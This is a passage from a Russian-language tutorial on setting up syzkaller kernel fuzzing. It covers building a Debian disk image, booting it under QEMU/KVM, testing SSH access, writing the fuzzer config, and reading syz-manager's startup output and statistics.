+ dd if=/dev/zero of=bullseye.img bs=1M seek=2047 count=1
1+0 records in
1+0 records out
1048576 bytes (1.0 MB, 1.0 MiB) copied, 0.000805452 s, 1.3 GB/s
+ sudo mkfs.ext4 -F bullseye.img
mke2fs 1.46.5 (30-Dec-2021)
Discarding device blocks: done
Creating filesystem with 524288 4k blocks and 131072 inodes
Filesystem UUID: 17b75aab-3b46-4822-ac3e-852eaf1ba6bc
Superblock backups stored on blocks:
        32768, 98304, 163840, 229376, 294912

Allocating group tables: done
Writing inode tables: done
Creating journal (16384 blocks): done
Writing superblocks and filesystem accounting information: done

+ sudo mkdir -p /mnt/bullseye
+ sudo mount -o loop bullseye.img /mnt/bullseye
+ sudo cp -a bullseye/. /mnt/bullseye/.
+ sudo umount /mnt/bullseye
osboxes@osboxes:~/image$ ls $IMAGE/bullseye.img
/home/osboxes/image/bullseye.img
osboxes@osboxes:~/image$
```

Ставим QEMU и проверяем образ

Чтобы все получилось, понадобится эмуляция железа. В этом нам поможет небезызвестный QEMU.

Устанавливаем:

```
sudo apt install -y qemu-system-x86
```

Проверяем, работает ли наш образ. Для этого запускаем его на QEMU. Понадобится второй терминал, чтобы проверить подключение к запущенному образу.

Нужно добавить текущего пользователя (в данном случае `osboxes`) в группу `kvm`.

```
sudo usermod -a -G kvm user
```


И еще одно заклинание для KVM.

```
sudo modprobe kvm-intel
```

После этого нужно перелогиниться.

```
export KERNEL=$HOME/linux
export IMAGE=$HOME/image
qemu-system-x86_64 \
    -m 2G \
    -smp 2 \
    -kernel $KERNEL/arch/x86/boot/bzImage \
    -append "console=ttyS0 root=/dev/sda earlyprintk=serial net.
ifnames=0" \
    -drive file=$IMAGE/bullseye.img,format=raw \
    -net user,host=10.0.2.10,hostfwd=tcp:127.0.0.1:10021-:22 \
    -net nic,model=e1000 \
    -enable-kvm \
    -nographic \
    -pidfile vm.pid \
    2>&1 | tee vm.log
```


В текущем окне терминала должно появиться вот такое приглашение.



```
[  OK  ] Finished Helper to synchronize boot up for ifupdown.
[  OK  ] Finished Remove Stale Onli…ext4 Metadata Check Snapshots.
         Starting Raise network interfaces...
[   11.527671] e1000: eth0 NIC Link is Up 1000 Mbps Full Duplex, Flow Control: RX
[  OK  ] Finished Raise network interfaces.
[  OK  ] Reached target Network.
         Starting OpenBSD Secure Shell server...
         Starting Permit User Sessions...
[  OK  ] Finished Permit User Sessions.
[  OK  ] Started Getty on tty1.
[  OK  ] Started Getty on tty2.
[  OK  ] Started Getty on tty3.
[  OK  ] Started Getty on tty4.
[  OK  ] Started Getty on tty5.
[  OK  ] Started Getty on tty6.
[  OK  ] Started Serial Getty on ttyS0.
[  OK  ] Reached target Login Prompts.
[  OK  ] Started OpenBSD Secure Shell server.
[  OK  ] Reached target Multi-User System.
[  OK  ] Reached target Graphical Interface.
         Starting Update UTMP about System Runlevel Changes...
[  OK  ] Finished Update UTMP about System Runlevel Changes.
[   13.428562] audit: type=1400 audit(1715931357.114:6): avc:  denied  { checkpoint_restore } for  p1

Debian GNU/Linux 11 syzkaller ttyS0

syzkaller login:
```

В другом окне терминала тоже подключаемся к виртуалке (или серверу), затем проверяем подключение к запущенному на QEMU образу.

```
export IMAGE=$HOME/image
ssh -i $IMAGE/bullseye.id_rsa -p 10021 -o "StrictHostKeyChecking no"
root@localhost
```



```
osboxes@osboxes:~$ export IMAGE=$HOME/image
ssh -i $IMAGE/bullseye.id_rsa -p 10021 -o "StrictHostKeyChecking no" root@localhost
Warning: Permanently added '[localhost]:10021' (ED25519) to the list of known hosts.
Linux syzkaller 6.9.0-08284-gea5f6ad9ad96 #1 SMP PREEMPT_DYNAMIC Fri May 17 03:21:37 EDT 2024 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
A valid context for root could not be obtained.
root@syzkaller:~#
```

Подключились, все работает, и теперь можно выключить систему. Вводим во втором терминале

```
poweroff
```

Машина выключится. Мы готовы к фаззингу ядра!

ЗАПУСК ФАЗЗИНГА

Теперь нужно создать конфиг для самого фаззера, после чего его можно будет запускать.

В конфиге нужно будет указать рабочую директорию, поэтому создадим ее:

```
mkdir -p $HOME/workdir
```

Создаем конфиг Syzkaller:


```
{
  "target": "linux/amd64",
  "http": "127.0.0.1:56741",
  "workdir": "workdir",
  "kernel_obj": "linux",
  "image": "image/bullseye.img",
  "sshkey": "image/bullseye.id_rsa",
  "syzkaller": "syzkaller",
  "procs": 8,
  "type": "qemu",
  "vm": {
    "count": 4,
    "kernel": "linux/arch/x86/boot/bzImage",
    "cpu": 2,
    "mem": 2048
  }
}
```

В конфиге можно поменять количество процессоров (`cpu`) и оперативной памяти (`ram`), выделяемых каждой машине. Также можно указать количество виртуальных машин (`count`). Все зависит от возможностей машины.

Конфиг готов, можем запускать фаззинг!

```
syzkaller/bin/syz-manager -config=my.cfg
```


После запуска пройдет какое-то время, прежде чем появится коннект от тестовой машины.



```
2024/05/17 04:01:10 wait for the connection from test machine...
2024/05/17 04:01:44 machine check:
failed to read the following files in the VM:
/dev/raw-gadget                          : open /dev/raw-gadget: no such file or directory

syscalls                 : 2195/4509
code coverage            : enabled
comparison tracing       : CONFIG_KCOV_ENABLE_COMPARISONS is not enabled
extra coverage           : enabled
delay kcov mmap          : enabled
setuid sandbox           : enabled
namespace sandbox        : /proc/self/ns/user does not exist
Android sandbox          : enabled
fault injection          : CONFIG_FAULT_INJECTION is not enabled
leak checking            : CONFIG_DEBUG_KMEMLEAK is not enabled
net packet injection     : /dev/net/tun does not exist
net device setup         : enabled
concurrency sanitizer    : /sys/kernel/debug/kcsan does not exist
devlink PCI setup        : PCI device 0000:00:10.0 is not available
NIC VF setup             : PCI device 0000:00:11.0 is not available
USB emulation            : /dev/raw-gadget does not exist
hci packet injection     : /dev/vhci does not exist
wifi device emulation    : /sys/class/mac80211_hwsim/ does not exist
802.15.4 emulation       : /sys/bus/platform/devices/mac802154_hwsim does not exist
swap file                : enabled
```

Если очень долго нет коннекта, запусти фаззер снова, при этом передав флаг `-debug`, и внимательно смотри вывод, обычно там сразу видно, если что-то пошло не так. Например, может быть ошибка подключения по SSH.

У фаззера есть веб-интерфейс.



Stats

candidates	0
corpus	171
coverage	20752
exec total	4262 (42/sec)
fuzzing VMs	4
reproducing	0
crash types	0
crashes	0
suppressed	0
syscalls	2195
uptime	59 sec

Crashes:

